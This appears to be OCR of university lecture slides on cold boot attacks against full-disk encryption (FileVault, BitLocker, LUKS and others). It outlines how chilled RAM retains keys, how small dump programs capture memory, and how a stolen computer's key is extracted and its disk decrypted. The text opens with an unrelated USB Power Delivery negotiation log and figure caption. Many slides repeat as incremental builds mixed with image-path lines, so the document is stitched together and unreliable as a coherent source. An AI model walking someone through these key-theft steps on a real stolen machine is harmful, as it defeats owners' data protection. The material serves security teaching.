52	Right	"82-EVM Src"	SRC SOP →	Source Cap	DFP	SRC	0	3	Fixed: Max Cur 3.00 A, Voltage 5.00 V, Dual Role 0; Fixed: Max Cur 3.00 A, Voltage 12.00 V, Dual Role 0; Fixed: Max Cur 3.00 A, Voltage 20.00 V, Dual Role 0
53	Left	"82-EVM Snk"	SOP ← SNK	GoodCRC	UFP	SNK	0	0	
54	Left	"82-EVM Snk"	SOP ← SNK	Request	UFP	SNK	0	1	Request: Max Opr Cur/Pow 2.50A / 62.50W; Opr Cur/Pow 2.50A / 62.50W; Cap Mismatch 0; Obj Pos 3
55	Right	"82-EVM Src"	SRC SOP →	GoodCRC	DFP	SRC	0	0	
56	Right	"82-EVM Src"	SRC SOP →	Accept	DFP	SRC	1	0	
57	Left	"82-EVM Snk"	SOP ← SNK	GoodCRC	UFP	SNK	1	0	
58	Right	"82-EVM Src"	SRC SOP →	PS Ready	DFP	SRC	2	0	
59	Left	"82-EVM Snk"	SOP ← SNK	GoodCRC	UFP	SNK	2	0	

Figure 14. New Initial Power Negotiation Between Source and ***Snk_35-50W.pjt*** **Sink**

Cold boot attacks

Lest We Remember: Cold Boot Attacks on Encryption Keys, Usenix'08

"Contrary to popular belief, DRAMs hold their values for surprisingly long intervals without power or refresh. "

Figure 5: Before powering off the computer, we spray an upside-down canister of multipurpose duster directly onto the memory chips, cooling them to −50°C. At this temperature, the data will persist for several minutes after power loss with minimal error, even if we remove the DIMM from the computer.

Protecting data in stolen computers

Protecting data in stolen computers

Stolen computer

Protecting data in stolen computers

- Basic protection: password-based login (OS level)

Stolen computer

Protecting data in stolen computers

- Basic protection: password-based login (OS level)
- Attacker can:
  - remove the hard drive
  - plug it into its computer
  - reboot

Stolen computer

Protecting data in stolen computers

- Basic protection: password-based login (OS level)
- Attacker can:
  - remove the hard drive
  - plug it into its computer
  - reboot

Stolen computer

Attacker's computer

Protecting data in stolen computers

- Basic protection: password-based login (OS level)
- Attacker can:
  - remove the hard drive
  - plug it into its computer
  - reboot

Stolen computer

Attacker’s computer

Protecting data in stolen computers

- Basic protection: password-based login (OS level)
- Attacker can:
  - remove the hard drive
  - plug it into its computer
  - reboot

Stolen computer

Attacker's computer

Protecting data in stolen computers

- Basic protection: password-based login (OS level)
- Attacker can:
  - remove the hard drive
  - plug it into its computer
  - reboot

Stolen computer

Attacker's computer

Protecting data in stolen computers


- Basic protection: password-based login (OS level)
- Industry best practice: disk encryption

Stolen computer

Attacker’s computer

Disk Encryption Solutions

FileVault (Apple OS/X)



TrueCrypt


Bitlocker
Device Encryption

LUKS
Linux Unified Key Setup

AxCrypt

VeraCrypt


Full Disk Encryption



File system


Disk


Full Disk Encryption



Full Disk Encryption

Password:
****






File system

On the fly encryption


Disk

Full Disk Encryption



File system

On the fly encryption



Disk


Common attack scenario

Common attack scenario

- Assumptions 1: secure encryption


Common attack scenario

- Assumptions 1: secure encryption
- Assumptions 2: OS protects the key in RAM




Common attack scenario

- Assumptions 1: secure encryption
- Assumptions 2: OS protects the key in RAM
- Attacker may try to reboot and intercept before OS loads




Common attack scenario

- Assumptions 1: secure encryption
- Assumptions 2: OS protects the key in RAM
- Attacker may try to reboot and intercept before OS loads
- Assumptions 3: RAM is volatile, key will be lost




Common attack scenario

- Assumptions 1: secure encryption
- Assumptions 2: OS protects the key in RAM
- Attacker may try to reboot and intercept before OS loads
- Assumptions 3: RAM is volatile, key will be lost




Common attack scenario

- Assumptions 1: secure encryption
- Assumptions 2: OS protects the key in RAM
- Attacker may try to reboot and intercept before OS loads
- Assumptions 3: RAM is volatile, key will be lost




Decay After Cutting Power



5 secs


Decay After Cutting Power



5 secs


30 secs

Decay After Cutting Power



5 secs 30 secs 60 secs

Decay After Cutting Power



5 secs 30 secs 60 secs 5 mins

Capturing Residual Data

Capturing Residual Data

- After disconnecting power large part of RAM remain for a short time

Capturing Residual Data

- After disconnecting power large part of RAM remain for a short time
- **Complication:** booting full OS overwrites large areas of RAM

Capturing Residual Data

- After disconnecting power large part of RAM remain for a short time
- **Complication:** booting full OS overwrites large areas of RAM
- **Solution:** boot a small low-level program to dump out memory contents
  - PXE (Preboot eXecution Environment) dump (9 KB)
  - EFI (Extensible Firmware Interface) dump (10 KB)
  - USB dump (22 KB)

Capturing Residual Data

- After disconnecting power large part of RAM remain for a short time
- **Complication:** booting full OS overwrites large areas of RAM
- **Solution:** boot a small low-level program to dump out memory contents
  - PXE (Preboot eXecution Environment) dump (9 KB)
  - EFI (Extensible Firmware Interface) dump (10 KB)
  - USB dump (22 KB)

Basic Cold Boot Attack

Stolen computer

Basic Cold Boot Attack

Computer locked, disk encrypted, key in RAM


Stolen computer

Basic Cold Boot Attack


Computer locked, disk encrypted, key in RAM

- Attacker can:
  - Plug USB with memory dumping software
  - Disconnect and reconnect the battery
  - Analyze memory dump and extract key
  - Decrypt the disk

Stolen computer




Recovering the key




Recovering the key

- The attack doesn’t recover the whole key




Recovering the key

- The attack doesn’t recover the whole key
- For some encryption schemes this is sufficient to recover the key, e.g., AES and RSA




Recovering the key

- The attack doesn’t recover the whole key
- For some encryption schemes this is sufficient to recover the key, e.g., AES and RSA
- Opened a new line of research “leakage-resilient cryptography”



What if BIOS Clears RAM?

Stolen computer



Attacker’s computer

What if BIOS Clears RAM?

- Can the attacker move the memory to its own computer where BIOS doesn't clear RAM?

Stolen computer

Attacker's computer

What if BIOS Clears RAM?

- Can the attacker move the memory to its own computer where BIOS doesn't clear RAM?
- Naively that would take too much time

Stolen computer

Attacker's computer

What if BIOS Clears RAM?

